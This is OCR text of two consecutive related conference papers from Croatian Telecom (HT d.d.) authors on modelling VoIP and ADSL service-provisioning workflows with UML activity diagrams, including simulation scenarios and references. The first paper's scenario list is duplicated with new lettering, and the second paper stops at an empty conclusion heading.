Process for VoIP connection is shown on figure 2. This is the highest level of modeling and process is divided on a several basic parts. These parts are feasibility check for service, network elements configuration (figure 3) and service activation on the field (figure 4). Service activation varies depending on type of activation. Activation can be installation from the Operator or selfinstallation.

Model can be verified by simulation according to the input data which present one of the possible scenarios in service provisioning. Possible scenarios in case of VoIP service connection (in accordance to triple play services) are:

A. VoIP connection with Operator's installation

B. VoIP connection with selfinstalation

C. VoIP and Internet access connection with Operator's installation

D. VoIP and Internet access connection with selfinstalation

E. VoIP and IPTV connection with Operator's installation

F. VoIP and IPTV connection with selfinstalation

G. VoIP, Internet access and IPTV connection with Operator's installation

H. VoIP, Internet access and IPTV connection with selfinstalation




Figure 2: Business process for VoIP (and other triple play services) connection




Figure 3: Subprocess for network elements activation before the field tasks




Figure 4: Activities on the field

Model can be verified by simulation according to the input data which present one of the possible scenarios in service provisioning. Possible scenarios in case of VoIP service connection (in accordance to triple play services) are:

I. VoIP connection with Operator's installation

J. VoIP connection with selfinstalation

K. VoIP and Internet access connection with Operator's installation

L. VoIP and Internet access connection with selfinstalation

M. VoIP and IPTV connection with Operator's installation

N. VoIP and IPTV connection with selfinstalation

O. VoIP, Internet access and IPTV connection with Operator's installation

P. VoIP, Internet access and IPTV connection with selfinstalation

Figure 5 shows GUI form with name "Forma za unos podataka". Form is used for input of the data needed for simulation of the some possible scenario. In this case it is scenario "VoIP connection with Operator's installation".

First two data define data from CRM (service and kind of installation) and on this basis it is possible to simulate process flow according to the requested service and kind of installation. Second two data (result of the field activation and result of MDF wiring) define ending of the actions which means, in this example, result of manual work for service activation in the network.




Figure 5: Input parameters for business management simulation

Figure 6 to 9 depicts simulation of business management for connection of VoIP service. Only simulation through the most interesting parts of the model is shown.

Results of the interaction with the other systems which communicate with workflow system are predefined by using C# code:

```
public void Konfiguracija_porta_na_IMSu()
    {
       odgovorzad2 = (int)odgovor2.Izvrseno;
    }
```

Results of the manual work are predefined by using C# code too.

It should be noted that using C# code in modelling business management has to be simply. Otherwise using model for modelling business management will not be practically.

For parts of the process where more detailed simulation is needed result of the action can be defined over GUI form as was shown on figure 5. Examples are manual task for MDF wiring and field activation. It is possible to simulate different scenarios for closing these actions.




Figure 6: Simulation of network elements configuration before the field activation




Figure 7: Call a subprocess for field activation




Figure 8: Result of MDF wiring




Figure 9: Result of activation at customer

Given results confirm that formal model can give clear picture of the requested business management. By defined scenarios and corresponding data it is possible to simulate flow of the activities for certain case which can occur during the service provisioning. It is very important because business management has to ensure support for more possible cases. Needed activities for one case have to be selected between several possible activities in the flow.

Simulation of the business process through the model defines actions which are needed to execute in one of the possible scenario which presents possible business process in the service provisioning. In the given example simulation defines actions kind and sequences needed for network elements configuration and activation on the field in case of chosen scenario. So it is possible by simulation of model behaviour to verify business requests for business management support.

IV. CONCLUSION

Business management for provisioning of telecommunication service is very complex. Reason for this is increasing number of services, complexity of services and competitive telecommunication market. To provide appropriate system support for such business management is complex and demanding procedure. Because of all these facts development of business processes without modeling is practically impossible. Moreover modeling of such complex business processes without possibility for simulation can lead to errors during the development or implementation of business management.

In this work one example of modeling business management for provisioning of VoIP service was presented. Formal model that allows simulation of modeled business management was applied. Given result showed that this formal model could be used in phase of specifying needed business process for provisioning of the telecommunication services.

Future work will include application of this formal model on real development of business management for one of the telecommunication service. This will be a way to examine the practical application of this formal model. From one side model has to be clear and accurate enough and from the other side development of the model has to be simple enough that its using in development of business management is practical.

REFERENCES

[1] Sarstedt, S., "Semantic Foundation and Tool Support for Model-Driven Development with UML 2 Activity Diagram", *Dissertation, University of Ulm*, 2006.

[2] Eshius, R., Wieringa, R., "A Formal Semantics for UML Activity Diagrams – Formalising Workflow Models", *Technical Report CTIT-01-04, University of Twente*, 2001.

[3] Kunštić M., „Uvod u sintezu velikih sustava", *Course of lectures Informacija, logika, jezici, Fakultet elektrotehnike i računarstva u Zagrebu, Zavod za telekomunikacije*, 2005.

[4] Eshius R., Wieringa R., „A Formal Semantics for UML Activity Diagrams – Formalising Workflow Models", *CTIT technical report series, University of Twente, Department of Computer Science*, 2001.

[5] Sarstedt, S., Kohlmeyer J., Raschke A., Schneiderhan M, "Targeting System Evolution by Explicit Modeling of Control Flows using UML 2 Activity Charts", *Conference paper, Programming Methodology and Compiler Construction Group, University of Ulm*, 2005.

[6] Sarstedt, S., Gessenharter D., Kohlmeyer J., Raschke A., Schneiderhan M, "ActiveChartsIDE – An Integrated Software Development Environment Comprising a Component for Simulationg UML 2 Activity Charts", *CESM'2005 Proceedings, Programming Methodology and Compiler Construction Group, University of Ulm*, 2005.

[7] Musa K., Markulin D., "Realizacija složenih procesa uključenja kroz sustave za podršku", *Mipro 2009, HT d.d.*, 2009.

[8] Markulin D., Marijan Kunštić, " Formal modeling business management of public telecommunication network", *Mipro 2010, HT d.d.*, 2010.

[9] Markulin D., Musa K., Kunštić M., "Using UML 2 activity diagram for visual business management modeling", *Mipro 2011, HT d.d.*, 2011.

[10] Radecky M., Vondrak I., Business Process Modeling based on UML Activity Diagrams, *ISIM 2006*, 2006.

[11] Amyot D., Eberlein A., An Evaluation of Scenario Notations and Constructions Approaches for Telecommunication System Development, *Telecommunications Systems Journal (str. 61-94)*, University of Ottawa, 2003.

Proposal for business process modelling and development in condition of complex telecommunication market

Kristina Musa, M.Sc., Darko Markulin, M.Sc.
Service Management and Customer Operations Department
HT d.d.
Kupska 2, 10000 Zagreb, Republic of Croatia
Phone: (385) 1-4912 721 Fax: (385) 1-4917 777
E-mail: darko.markulin@t.ht.hr, kristina.musa@t.ht.hr

Abstract – In condition of complex and competitive telecommunication market time reaction of Telecommunication Operator in case of implementation new telecommunication service is very important. Another situation when fast reaction of Telecommunication Operator is very important is satisfaction of Regulator's requests. These requests are mainly demanding and with the short deadline. Business processes in these situations are playing one of the key roles. Most of these processes are complex and it is very important to model these processes on optimal and easy applicable way.
In this paper kind of business process modelling suitable for complex business processes are introduced. Model is consisted of more modules which contain activities for realising of certain configuration in telecommunication network. Modules have to be designed on optimal way so that implementation of new processes and change of the existing ones is easy. Syntax of UML activity diagram is used for modelling. Diagram is suitable for modelling of system support and human behaviour. It gives visual picture of business support which is acceptable for all participants in business process and system support design.

Key words - business processes, scenarios, module, complex telecommunication market, business process modelling, UML activity diagram

I. INTRODUCTION

Telecommunication market is becoming more and more complex. Increasing number of new services, increasing number of customers who requests more services at once, migration from one kind of service to another (e.g migration from PSTN service to VoIP), migration of customers from one Operator to another, different requests of Agency for Telecommunication etc. are some of reasons why telecommunication market is complex and dynamic. In accordance with this fact businss processes are complex too. Dynamic of new processes introduction and changes in existing processes is very large. It is very important that processes can support all possible sitautions during the service provisioning, customer migration or service migration. On the other side competitive telecommunication market requires fast introduction of new services on market which means, among the others, fast development of needed system support. Another situations which requires fast reaction and development of system support are Regulator's request which are frequent, demanding and with the short deadline.

To satisfy these two basic requirement for introduction and changes in business processes design and development of business support has to be enough precise and flexible. Business support has to be enough robust that changes in process does not demand much changes in existing system support. Design of system support has to be such that implementation is as far possible easier and faster. It is especially important in cases where many of business processes are complex.

One of the possible kind of business process design was given in this paper. Business process was modelled with the aim to allow easier and faster implementation of complex business processes through the system support for telecommunication service provisioning. Business process implemented in workflow system has to be independent in relation to system support platform and focused on actions which are needed for service provisioning in telecommunication network.

UML activity diagram was taken like tool for modelling business processes. Diagram is suitable for modelling of business processes and obtained model is suitable for understanding of requested system support for all side included in development. UML is tool which uses graphical presentation of modelled system and this kind of presentation is suitable for specification of business rules, actions and messages between systems [6].

II. MODEL OF COMPLEX BUSINESS PROCESS

Business processes in telecommunication have to ensure all possible scenarios in service provisioning and every scenario has impact on some of network elements, CPE, kind of service installation, manual work of technician on network or customer side [6]. Basic elements of business process model were defined in [5].

These elements are:

A. Start and end nodes

Denote start and finish of the business process and corresponding subprocesses.

B. Manual tasks

These are activities which represent tasks for job. Job belongs to some of the participants of the business process.

C. Outgoing and incoming signals

Signals perform interaction between systems which participate in business process.

D. Subprocesses

Contain similar actions in the business process or actions which are repeated more times in one business process or in more processes.

E. Decision nodes

Denote decision which branch in process will be chosen. It depends about the option chosen in manual task, data from CRM system, network elements or answer from the other system.

F. Split node

Denotes place where two or more parallel branches started in the process.

G. Join node

Denotes place where two or more parallel branches are joined in the process.

H. Time control

Time control which finishes waiting for an answer which the system is asking after an outgoing signal.

I. Process interruption

This is moment when CRM system cancels a process. It could be happened at any moment during the process and it will not be modelled here.

In [5] these elements were described in detailed. Syntax of UML diagram activity corresponds to these denominated elements [5], [6].

Critical moment in such design of telecommunication process is decision how to use parts of the process within the possible scenarios which are part of service provisioning. Part of the process which presents similar activities in telecommunication network could be module and process is consisted of these modules. For example, module could be activities for network configuration before manual actions in the network or manual actions in the access network. Process construction from the modules should be easy. Every scenario is represented by single process. Every change in service provisioning should be easy made by change in the single module.

Model of the process is made by basic elements which are modules. Module is presented by subprocess and module itself is mainly made from one or more subprocesses. On the lower level subprocesses has another elements like signals or manual tasks. In a case of complex process consisted of activities which are related to more services every module is a set of activities related to only one service. It is important to respect before mentioned rule that module is a set of similar activities in telecommunication network. Thereby model gain in flexibility and simplicity of implementation. Service provisioning is consisted of more scenarios which are constructed from modules like base units.

III. EXAMPLE OF MODELLING COMPLEX BUSINESS PROCESS

Like example of modeling complex business processes, processes related to VoIP connection was taken. VoIP connection is a relatively simple process which is consisted of several basic modules. These modules are technical feasibility for service, network configuration and actions on the field and during the service activation. Modules were chosen like one unit. In the process depicted on figure 1 end of the one module is condition for start of the following one. Here all business logic is located in modules. Structure of the modules will be described later in the text. It should be noted that process defines all what is needed to do to connect service. It includes needed actions and correct order of these actions. Architecture of the systems for business support is not considered because focus is on business process and way of implementation must follow these rules.




Figure 1: Process for VoIP connection over ADSL

Of course relatively simple process for VoIP connection is not only possible situation during the service provisioning. There is connection of the other services together with VoIP, relocation of the ADSL alone or with the other customer connections, disconnection of the service, disconnection of the service because customer crossing to other Operator with or without number portability, temporary disconnection and so on. Some of these scenarios could be covered with the existing process for VoIP connection, but for the most ones there is need for new processes. From the above it is obvious that business process modeling for telecommunication service provisioning is very complex and demanding. Figure 2 depicts one of the possible scenarios. Process is much more complex than single process for VoIP connection. Here we have actions on two different location and three possible situations. Customer can request service disconnection now, on defined date and when service will be connected on the new location. Because of that in this process level decision nodes are needed. It is needed to stress again modules are basic units and process is constructed from them. Figure 3 depicts another scenario where ADSL connection has to be disconnected because customer is crossing to another Operator. Process is simpler and rule is: first prepare the network for crossing of the customer to another Operator and then disconnect the service.

Since the service provisioning for telecommunication service has many scenarios it is needed to provide fast and effective creation of business processes. Using modules it is possible to create processes combining these modules. Every module has its defined role. Change in one module could have impact on more processes. Therefore it is necessary to define modules on optimal way that change in module does not cause additional changes in basic processes.

Next level of modeling is modeling of modules. Figure 4 depicts module “Configurations in network (ADSL)”. Module contains flow with actions which are directed to configuration of network elements for ADSL connection. Which actions and subprocesses will execute in module depends on input data, result of previous actions, result of automatic configuration of network elements and result of communication with the other systems in system support. Figure 5 depicts subprocess “Switch configuration (LE, IN)” whose execution starts in presented module. Like module, subprocess can contains actions and another subprocesses.




Figure 2: Relocation of the VoIP service together with ADSL connection




Figure 3: Disconnection of the service because customer is crossing to another Operator




Figure 4: Module “Configurations in network (ADSL)”




Figure 5: Module “Switch configuration (LE, IN)”

As well as in the case of modules subprocesses in modules have to be designed so the change in subprocess does not cause unnecessary changes in modules or basic processes. Figure 6 depicts subprocess “Configuration on DSLAM”. Subprocess gathers actions related to actions on DSLAM in ADSL connection, change, relocation, suspension or disconnection process. Change in subprocess could have impact on one or more basic process but does not require changes in them. Basic process, for example ADSL connection, is shown simple over modules. Modules contain more details, decision nodes, actions and subprocesses and could be used by one or more basic processes. Subprocesses are deeper in process and could be used in one or more modules. It is very important that one change in existing service provisioning causes one change in module or subprocess and does not causes changes in basic processes. That principle enables flexible and easy change in business processes.




Figure 6: Module “Configuration on DSLAM”

Such kind of modeling business processes for implementation in workflow system is used in HT. Two basic reasons why it was done are to get clear picture of business processes which are needed for service provisioning and to get clearer and simpler model of complex business process. Complex processes are consisted of more simple process related to one of the services and it is need to synchronize actions execution needed for proper provisioning of these services. Such modeling gives good results especially in specification of the points in the complex process where part of the simple process should be synchronized. It is easier to follow required changes in business system support and to avoid mistakes in development of business process for service provisioning.

IV. CONCLUSION

